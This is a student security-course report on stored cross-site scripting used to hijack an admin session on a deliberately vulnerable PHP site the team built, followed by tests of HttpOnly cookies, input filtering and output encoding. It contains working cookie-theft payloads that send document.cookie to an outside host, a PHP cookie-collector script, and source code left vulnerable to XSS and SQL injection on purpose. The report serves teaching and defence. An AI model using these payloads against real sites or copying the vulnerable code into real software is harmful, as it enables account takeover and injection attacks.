New York Institute
of Technology

Session Hijacking with Stored Cross Site Scripting

Attack & Prevent

Subject: INCS-745 Intrusion Detection and Hack Exploit

Hedao Tian (1256221)

Contents

Summary/Abstract

This project simulates a session hijacking attack with cross site scripting in a team self-built vulnerable website. During the project, our team can steal the admin's session ID and log in as the admin from attacker's machine without knowing the admin's password. Certain countermeasures are also provided at the end.

Introduction(Problem Statement)

Due to large amount of untrained web developers with the high complexity of web server configuration on preventing xss(cross site scripting) attack, there are large number of xss attacks happen in real events. This project focus on stored xss attack problem which is more serious since the malicious code is usually injected into the database and the attack is maintained until the malicious code is removed. The most happened attack example is to steal local stored session ID from cookie.

The problem happens when the malicious javascript is the output on victim machine. The javascript might contains some commands to send the victim's local cookie file information to any attacker directed server. On that server, the attacker can capture and use the information(Session ID) to log in as the admin without knowing the password.

To solve the problem, we decided to write our own php and html files and host them on Godaddy web server with MySQL database connected and try to attack and prevent from session hijacking attack with xss. To gain the optimal solution, we kept configure the php code from the web server while the attack testing happens.

Review of Related Work

Non-Persistent(Reflected) XSS Attack


While visiting a forum site that requires users to log in to their account, a perpetrator executes this search query <script type='text/javascript'>alert('xss');</script> causing the following things to occur(https://www.incapsula.com/web-application-security/reflected-xss-attacks.html):

1. The query produces an alert box saying: "XSS".
2. The page displays: "<script type='text/javascript'>alert('XSS');</script> not found."
3. The page's URL reads http://ecommerce.com?q=<script type="text/javascript">alert('XSS'); </script>.

Since it's no reason to run this browser-side-only on attacker's own machine. They usually send it through website so the victim can open the link without caution.

Persistent(Stored) XSS Attack

For example we have a vulnerable website using database to store each user's comment and print it to every other logged in users. Without filtering the input, the attacker's malicious input might be a unsafe javascript code for other users as a common comment output. Below is the chart showing how it works(https://excess-xss.com/):



1. The attacker uses one of the website's forms to insert a malicious string into the website's database.
2. The victim requests a page from the website.
3. The website includes the malicious string from the database in the response and sends it to the victim.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

Proposed Solution/Countermeasure

Our project focus on session hijacking attack with xss. On regular website, a session ID(a unique number that a Web site's server assigns a specific user for the duration of that user's visit) is generated and stored in the web server and send it to the client/browser side to store it in the cookie element locally. Everytime the browser sends anything, it will include the session ID to prove this user's identity.

There are three types of defence mechanism for XSS attacks:

- Set HttpOnly Cookies

  Usually, XSS attack uses javascript injection to obtain user's cookie. This is a way directly access cookie in document, such as using document.cookie. HttpOnly is a property you could use when you set cookie at server side. If user's browser support HttpOnly property, everyone will not be able to access cookie from document after you set HttpOnly. The cookie is hidden in HTTP header and sent out.

  However, sometime, some user applications need to visit cookie and get information to process. At this time, we recommend that website should use multiple cookies and set cookie which has important user data with HttpOnly and other cookies not.

- Input Filtering

  Input filtering could be in client side, server side or both. Client side filtering always uses pattern property in input field. For example, we use input tag in html to collect user's information which is <input type="text" name="username" />. Input tag supports a property which is "pattern" in HTML5. This property is to filter user's input. For instance, <input type="text" name="username" pattern="[A-Z]{12}", this means that input can only be capital characters and the number of characters should be 12. However, input filtering has a lot of limitation, attacker could bypass filtering mechanism by encode his code. In some other cases, if a form uses GET method to submit data, attacker could directly append URL with malicious code which ignores filtering mechanism from client side. As a result, we will need server side filtering.


  One easy filtering method is $newstr = filter_var(&str,FILTER_SANITIZE_STRING);. Insert this code every time when server receives data from client side. This PHP function will remove all HTML (including JS) tags from a string. It only removes tags, the rest will be kept. In addition, there is a function in PHP which is very similar with input pattern in HTML. Both method can archive server side string filtering.

- Output Encoding

  To defend stored XSS attack, many websites encode their output from server side. By the time the encoded variables or string display on client/browser, the original syntax will

show up instead of an execution of javascript. Usually, they use character entities to represent special characters. For example, in HTML, when we enter &lt, the browser will show < at the end, which is the input's original meaning. The idea is replacing special characters like <,>,",',& to character entities in order to avoid executing javascript code.

One example in JSP(Java server pages) is using <c:out>. For html context: <c:out value="${'This is a <c:out> example '}"/>, the output will be "This is a <c:out>example ". Below shows the result:



<c:out> translate some special characters to have other meaning. All special characters, which may be misunderstood to become javascript code, are changed to have other meanings, and it prevents browser to execute potential javascript code.

In PHP, there is a function doing the same thing. It is htmlspecialchars();. The sample will be shown in Methodology part.

These three defence mechanisms focus on different scenario. Usually, websites will use all three technology to defend XSS attacks.


Methodology

Experiment/Simulation detail

We build our own website on Godaddy web server at first. This website is vulnerable to XSS attack. It contains a basic login page, and after users login, they will go to a page which can modify their display name. If the user that the website check is administrator, it will go to a page shows all users' information. We use a form to collect users' information and post it to the server. The check process is querying in MySQL database. Our goal is to do XSS attack to get user's cookie and store the cookie in a file or send this cookie data to our email box. By checking this cookie, we can get session ID and then gain access to the server. Details are followed:


Non-countermeasure

Step 1: Login as a non-admin user. (Admin password is not known for us.)




Step 2: Inject the malicious code(We could use a piece of JS to send the cookie automatically on visit. However it provides too many unexpected traffic to attacker's server. So we used the button creation approach.)

By hitting 'update', we got feedback saying injection was done.




Step 3: Waiting for email notification which is triggered by admin/victim visit. Below is what the admin sees when he/she logs in.



We could see the JS is injected into database.


id	username	password	displayname
999	admin	incs123	ADM
1	user1	incs111	<a href=# onclick="document.location='http://hedao...
2	user2	incs222	U2
3	user3	incs333	U3

If the admin click on the blue button. An http request will send to attacker's server with cookie.




Step 4: When cookie is received via email. Copy the session id and change the current logged in session id to the captured one by typing document.cookie='PHPSESSID=$captured ID' in the browser console. And refresh the page.


The session ID is also stored into cookie.txt.



And the cookie captured contains the same value from admin's browser.



We could see the non-admin user can now visit admin's page without password.



Countermeasure-HttpOnly

Step 1: Implementing ini_set function to set the httponly value to 1.

```
6 define('DB_NAME', 'incs745');
7 ini_set( 'session.cookie_httponly', 1 );
8
```

Step 2: Go through the same attack strategy as before. Now you can see the return value from JS is empty and nothing is sent.

Nothing captured via email.

Countermeasure-Input Filtering

Step 1: Redefine the value of user input with filter_var function with tag of SANITIZE which will remove all HTML related tags. Then create the query to send.

```
$_POST['disp_name']=filter_var($_POST['disp_name'], FILTER_SANITIZE_STRING);

$query="update users set displayname='".$_POST['disp_name']."' where username='".$_SESSION['USER_NAME']."';";
```

Step 2: Go through the same attack strategy. However, the injected code contains only the syntax. And javascript tags are removed. Button failed to be created.

Update Success
Display Name was changed to U1

Same thing happens in the database. Attack cannot be achieved.

id	username	password	displayname
999	admin	incs123	ADM
1	user1	incs111	U1
2	user2	incs222	U2
3	user3	incs333	U3

Countermeasure-Output Encoding

Step 1: Redefine the output value by adding htmlspecialchars() before displaying. So the variable below will contain a bunch of html special chars instead of the JS symbols. The JS symbols will be recovered on client side.

```
$row[displayname]=htmlspecialchars($row[displayname]);
echo "$row[displayname]<br>";
```


Step 2: Go through same attack process. We found the JS can be injected, but the original javascript was displayed to admin user without execution(shown below). Because it was encoded on server and decoded on client without execution.

Welcome admin

List of user's are
U1
U2
U3


Test Process Design

Web Server & XSS Injection Design



The chart above shows how our html and php files construct the website and the right side where the session ID is generated is vulnerable and can be test with XSS attack.

Attacker Session Steal Event



Besides normal website used PHP files, we require a php file called xss to capture and log the cookie to cookie.txt as well as send the notification email to the attacker, since the session is usually stored in a limited amount of time. The attacker need to login before it's expired.

Data/analysis of Test Procedure Performed

There are 3 script code we have used.

- <script>document.location='http://hedaotian.com/xss.php?c='+document.cookie;</script>

Document location is complete url of current website. If it has been changed by using this script code, the browser will browse to that website. By using this code, the user's cookie will be stored and go to a specific website's php file and execute codes in that php file.

- <script>new Image().src="http://hedaotian.com/xss.php?c="+document.cookie;</script>

This script is to create a new image object to our website. This image's url is a specific website containing malicious php file. Also, it will collect users' cookies automatically.

- UU

<a href=#> means this connect to current web page, it does nothing. However, it creates a link to particular url that has malicious code. While user click login, the browser will collect his cookie and send it to that malicious file.

We did all these scripts to test XSS attack in different scenarios. All code directs to a specific url containing malicious code.

Discussion of Project and Results (Include future development and improvement)

All those attacks succeed, but we still meet some challenge. After we build our website, and try to attack it. The very basic attack is success. For example, we entered <script>alert("XSS");</script>, it success and come up a alert window shows "XXX". However, when we tried to use document.cookie to get cookie of current website and execute script code. The browser just wait for a long time, and then goes to a page shows that connection has been reseted. What we think is, there might be some defense mechanism that exist between client side and browser side. There might be a firewall from Godaddy web server to check each package that may contains malicious code. There might be input filtering from browser that blocks visiting document.cookie. We tried to use different browser, but all failed. We tried to disable some safe mechanism from browser, all failed. We also changed our system repeatedly from windows xp to linux, does not work. Unluckily, we can do nothing with Godaddy server.

Keep thy shop and thy shop will keep thee. We finally find a way that uses specific old version of a browser and open its developer tool, and disable its sandbox mode. It can bypass that defense mechanism somehow. We believe that this mechanism is more likely from server side, and one reason is, after we uses this old version browser, the browser still looks like waiting sometime when we do javascript injection. We consider it's waiting for server's checking process. However, we can obtain document.cookie now.

XSS is a serious vulnerability in the network, but we have three defense mechanism for it, which are HTTPOnly, input filtering and output encoding. Input filtering has its limit, attacker could bypass filtering mechanism by encode inputs. Usually, the website uses all three mechanism for different scenario. It improve security of network significantly.

There are still some work that needs to do. First, why we choose an old version browser and disable its safe mechanism then XSS attack succeeded but other browsers cannot? If the defense mechanism is from server side, there might be a browser's vulnerability that can be used to bypass server side defense mechanism. Second, input filtering technology is hard to apply. The reason is that design a complete perfect filtering list is very hard. Attackers may encode their malicious code in many different ways and bypassing filtering. There is still some work we need to do.

Conclusion

All in all, our team built up a vulnerable website and did attack and prevent testing on it while it's hold on Godaddy web server with MySQL database. During the experiment, we could see the session hijacking is achieved on certain version of chrome browsers and two prevent strategies, HttpOnly and input filtering were implemented properly. They either blocked the injection of malicious code or disabled the permission of accessing document.cookie from client side.

Since we were holding the website on the internet, it kept be hacked and our database was down for certain times. By the end of the project, the website was designed to be vulnerable only for session hijacking attack by implementing prepared statement in login file. The team learnt to do XSS and SQL injection, as well as three different corresponding protection strategies with hands-on practice. All those exercises enforced our understanding of how website works along with web servers with databases, their vulnerabilities and how to prevent against them.

References

Related Project 1:

https://www.incapsula.com/web-application-security/reflected-xss-attacks.html

Related Project 2:

https://excess-xss.com/

XSS Defense:

https://www.cnblogs.com/digdeep/p/4695348.html

HttpOnly PHP:

https://www.owasp.org/index.php/HttpOnly

Appendices

Manual/Implementation detail of experiment/simulation

1. You need to visit our website. The url is “hedaotian.com”. We will see a login page at the beginning.
2. At this login page, you need to use three script code in our page to perform attack.

Script code:

- <script>document.location='http://hedaotian.com/xss.php?c='+document.cookie;</script>
- <script>new Image().src="http://hedaotian.com/xss.php?c="+document.cookie;</script>
- UU

3. After the attacks, we will need to modify our php file a little to defend XSS attack. At this time you need to perform attacks just like previous and see result.

Initial Proposal with Advisor's Comments

The advisor talked about our project and does not recommend us to do it, because it looks like very common. However, our project works on real network environment and all files hold on GoDaddy, there might be some other challenges to us. Finally, our project is approved by advisor.

Source Code

Index.html

```
<html>
<head><title>SQL Injection Demo</title></head>
 <body onload="document.getElementById('user_name').focus();" >
 <form name="login_form" id="login_form" method="post" action="login.php">
  <table border=0 align="center">
   <tr>
        <td colspan=5 align="center" ><font size="5" color="blue" face="Century Schoolbook L" > NYIT INCS-745 Project Demo </font></td>
   </tr>
   <tr>
        <td colspan=5 align="center" ><font face="Century Schoolbook L" > Session Hijacking with XSS </font></td>
   </tr>
   <tr>
        <td colspan=5 align="center" ><font face="Century Schoolbook L" >  </font></td>
   </tr>
   <tr>
        <td colspan=5 align="center" ><font face="Century Schoolbook L" > Login Page </font></td>
   </tr>
   <tr>
        <td> User Name:</td><td> <input type="text" size="13" id="user_name" name="user_name" value=""></td>
   </tr>
   <tr>
        <td> Password: </td><td> <input type="password" size="13" id="pass_word" name="pass_word" value=""></td>
```

```
  </tr>
  <tr>
        <td colspan=2 align="center"><input type="submit" value="Login"> </div></td>
  </tr>
 </table>
</form>
</body>
</html>
```

Home.php

```
<?php
header('X-XSS-Protection:0');
//ini_set( 'session.cookie_httponly', 1 );
session_start();
if(!$_SESSION['USER_NAME']) {
 echo "Need to login";
 echo $_SESSION['USER_NAME'];
}
else {
 define('DB_SERVER', 'localhost');
 define('DB_USERNAME', '*');
 define('DB_PASSWORD', '*');
 define('DB_NAME', '*');

 /* Attempt to connect to MySQL database */
 $link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);
 if($_SERVER['REQUEST_METHOD'] == "POST") {
  //$_POST['disp_name']=filter_var($_POST['disp_name'], FILTER_SANITIZE_STRING);
        $query="update users set displayname='".$_POST['disp_name']."' where
username='".$_SESSION['USER_NAME']."';";
  mysqli_query($link,$query);
  echo "Update Success<br>";
  echo "Display Name was changed to ".$_POST['disp_name'];
 }
 else {
  if(strcmp($_SESSION['USER_NAME'],'admin')==0) {
   echo "Welcome admin<br><hr>";
   echo "List of user's are<br>";
   $query = "select displayname from users where username!='admin'";
   if ($result = mysqli_query($link, $query)) {
```

```
            while ($row = mysqli_fetch_assoc($result)) {
                    //$row[displayname]=htmlspecialchars($row[displayname]);
                    echo "$row[displayname]<br>";
            }
  }
}
 else {
  echo "<form name=\"tgs\" id=\"tgs\" method=\"post\" action=\"home.php\">";
    echo "Update display name to:<input type=\"text\" id=\"disp_name\" name=\"disp_name\"
value=\"\">";
  echo "<input type=\"submit\" value=\"Update\">"; }}}
?>
```

Login.php

```
<?php
header('X-XSS-Protection:0');
define('DB_SERVER', 'localhost');
define('DB_USERNAME', '*');
define('DB_PASSWORD', '*');
define('DB_NAME', '*');
//ini_set( 'session.cookie_httponly', 1 );

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
            die("ERROR: Could not connect. " . mysqli_connect_error());
}
$user_name=$_POST['user_name'];
$pass_word=$_POST['pass_word'];
$stmt=$link -> prepare("SELECT id from users where username=? and password=?");
$stmt -> bind_param("ss",$user_name,$pass_word);
$stmt -> execute();
$stmt -> bind_result($bind_id);
$stmt -> fetch();
if($bind_id!=""){
 $user_name = $_POST['user_name'];
 session_start();
 $_SESSION['USER_NAME'] = $user_name;
 echo "Login Success";
 echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=home.php\" > </head>";
}else {
```

```
 echo "Login Failed<br>";
 echo $user_name;
}
?>
```

Xss.php

```
<?php
$cookie = $_GET['c'];
$fp = fopen('cookies.txt', 'a+');
fwrite($fp, 'Cookie:' .$cookie.'\r\n');
fclose($fp);
$msg=$cookie;
mail("attacker@nyit.edu","Cookie Captured",$msg);
?>
```